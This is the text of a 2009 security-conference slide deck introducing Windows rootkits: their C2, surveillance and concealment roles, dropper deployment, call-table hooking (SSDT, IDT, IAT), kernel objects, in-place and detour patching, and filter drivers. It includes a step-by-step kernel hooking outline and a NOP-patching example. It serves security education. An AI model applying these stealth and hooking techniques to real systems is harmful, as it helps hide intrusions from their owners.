

# The Rootkit Primer

Fear and Loathing in Sonoma

Bill Blunden

**Below Gotham Labs**

Version 1.0 (April 9, 2009)

**BELOW  
GOTHAM**

# About Your Speaker



- Experience in the ERP, Financial, & Network Security Domains
- Independent Security Researcher
- Sometime Author: *Cube Farm*, *Software Exorcism*, etc.
- MCSE Windows Server 2003, MCTS Windows Server 2008

**BELOW  
GOTHAM**

# What is a Rootkit?

Here's how the experts define the term:

## **Mark Russinovich**

*“Software that hides itself or other objects, such as files, processes, and Registry keys, from view of standard diagnostic, administrative, and security software.”*

## **Greg Hoglund**

*“A rootkit is a set of programs and code that allows a permanent or consistent, undetectable presence on a computer.”*

# Services Provided by Rootkits

One way to define a rootkit is in terms of what it facilitates:

- **Command and Control (C2)**
- **Surveillance**
- **Concealment**

A rootkit establishes a remote interface that allows the system to be manipulated (C2) and sensitive data to be collected (surveillance) in a manner that is difficult to observe (concealment).

Rootkit technology can be used as a *Force Multiplier*

# Design Goal != Implementation

## Don't associate rootkits with a specific tactic:

- A rootkit can offer C2 → without using an IRC channel
- A rootkit can monitor → without directly accessing hardware
- A rootkit can be stealthy → without overtly hiding system objects


*Not all rootkits communicate over IRC,*

*Or access hardware,*

*Or hide objects...*

**BELOW  
GOTHAM**

# Rootkits are Post-Intrusion Tools



**BELOW  
GOTHAM**

# Exploit-Based Deployment

## Method #1 Single-Stage Dropper




## Method #2 Multi-Stage Dropper



**BELOW  
GOTHAM**

# Rootkit Service Implementation



## Patch Binaries on Disk

- Historically the earliest tactic
- Easy to detect via a tool like Tripwire

## Patch Memory at Runtime

- Traditionally how Concealment is implemented
- Susceptible to Kernel Patch Protection et al


## Use Existing Interfaces

- Doesn't require subverting kernel security
- Feasible approach for C2 and Surveillance

**BELOW  
GOTHAM**

# How Do Rootkits Execute?


The IA-32 processor family supports a 4-ring privilege model  
Vista only uses two rings (for historical reasons)



Mode	DPL	U/S Flag
User	11B	Set
Kernel	00B	Clear


**BELOW  
GOTHAM**

# User-Mode Modification



**BELOW  
GOTHAM**

# Kernel-Mode Modification



# General Modification Tactics

Ultimately, memory is populated by either code or data

## Modify Data

- Call Tables
- Kernel Objects

## Modify Existing Code

- In-Place Patching
- Detour Patching

## Introduce New Code

- Filter Drivers
- Hypervisors
- DLL & Thread Injection
- COM & BHO Objects

`.reloc` (relocation records)

`.idata` (import section)

`.rsrc` (module resources)

`.data` (global/static data)

`.text` (default code)

**BELOW  
GOTHAM**

Rootkits often employ a combination of tactics (e.g. bootkits)

# Call Tables

**Call Table** ~ array of function pointers



## **“Hooking” Algorithm\***

For each processor on the system

- Disable memory write protection
- Lock access to the call table
- Save the old function pointer
- Swap in the new function pointer
- Release the access lock
- Enable memory write protection

\*This algorithm is for Kernel-Mode call tables  
Hooking in User-Mode is less involved

**BELOW  
GOTHAM**

# Call Tables

User-Mode Call Table	Shorthand	Description
Import Address Table	IAT	Specifies DLL imports

Kernel-Mode Call Tables (MSFT)	Shorthand	Description
System Service Descriptor Table	SSDT	Stores system call addresses
IRP Dispatch Table		Driver-specific, routes IRPs

Kernel-Mode Call Tables (Intel)	Shorthand	Description
Global Descriptor Table	GDT	System-wide, install call gates
Local Descriptor Table	LDT	Task-Specific, install call gates
Interrupt Descriptor Table	IDT	Stores interrupt handlers
Machine Specific Registers	MSRs	Used by <b>SYSENTER</b>

**BELOW  
GOTHAM**

# Kernel Objects

## The Windows OS is “Object Based”

- **NOT** talking about C++ Objects (as in Object-Oriented Program)
- Windows kernel objects don't possess member routines

```
template <class T>
class ArrayStack: public Stack <T>
{
    public:
        ArrayStack(int);
        ~ArrayStack( );
        virtual bool DumpOn(ostream &);
        virtual bool Pop(T &);
        virtual bool Push(T &);
    private:
        unsigned Capacity;
        unsigned Contents;
        T *      Data;
};
```

**BELOW  
GOTHAM**

# Kernel Objects

## Object → Abstraction of a System Resource

- Operations are performed by the Object Manager subsystem
- Objects are implemented as C structures (blobs of related data)
- Examples: nt!\_EPROCESS, nt!\_DRIVER\_OBJECT, nt!\_TOKEN
- Can examine via a kernel debugger (cue the *Star Wars* music...)

```
kd> dt nt!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x080 ProcessLock : _EX_PUSH_LOCK
+0x088 CreateTime : _LARGE_INTEGER
+0x090 ExitTime : _LARGE_INTEGER
+0x098 RundownProtect : _EX_RUNDOWN_REF
+0x09c UniqueProcessId : Ptr32 Void
+0x0a0 ActiveProcessLinks : _LIST_ENTRY
+...
```

**BELOW  
GOTHAM**

# In-Place Patching

```
BOOL flag;
```

```
if(flag)
```

```
{
```

```
    //do something
```

```
}
```



```
cmp DWORD PTR _flag, 0  
je SHORT $LN2@routine
```

```
;do something
```

```
$LN2@routine:
```

Can alter code without diverting path of execution


Replace **je SHORT \$LN2@routine** (i.e. 0x74 0x24)

With **nop nop** (i.e. 0x90 0x90)

Code within the brackets is always executed!

**BELOW  
GOTHAM**

# Detour Patching




- Path of execution is detoured to arbitrary code
- Offers much more flexibility (not limited by size of patch)

**BELOW  
GOTHAM**

# Filter Drivers

**Filter drivers are inserted into an existing stack**

- Saves work by leveraging existing code
- Can require a significant amount of research

